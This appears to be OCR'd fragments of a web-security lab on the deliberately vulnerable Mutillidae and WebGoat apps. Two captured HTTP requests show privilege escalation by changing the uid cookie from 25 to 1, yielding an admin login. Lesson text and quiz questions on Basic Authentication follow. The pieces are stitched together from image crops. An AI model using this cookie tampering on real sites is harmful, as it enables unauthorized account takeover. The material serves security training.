


```
GET /mutillidae/index.php?page=privilege-escalation.php HTTP/1.1
Host: 192.168.1.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.11/mutillidae/index.php?popUpNotificationCode=AU1
Connection: close
Cookie: showhints=1; username=test1; uid=25; PHPSESSID=de3ta4ecu7o8ab7a2b8lj4bjh2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```



```
GET /mutillidae/index.php?page=privilege-escalation.php HTTP/1.1
Host: 192.168.1.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.11/mutillidae/index.php?popUpNotificationCode=AU1
Connection: close
Cookie: showhints=1; username=test1; uid=1; PHPSESSID=de3ta4ecu7o8ab7a2b8lj4bjh2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




e II: Web Pwn in Mass Production

ts: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

s | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Privilege Escalation




Basic Authentication is used to protect server side resources. The web server will send a 401 authentication request with the response for the requested resource. The client side browser will then prompt the user for a user name and password using a browser supplied dialog box. The browser will base64 encode the user name and password and send those credentials back to the web server. The web server will then validate the credentials and return the requested resource if the credentials are correct. These credentials are automatically resent for each page protected with this mechanism without requiring the user to enter their credentials again.

General Goal(s):

For this lesson, your goal is to understand Basic Authentication and answer the questions below.


What is the name of the authentication header:

What is the decoded value of the authentication header:



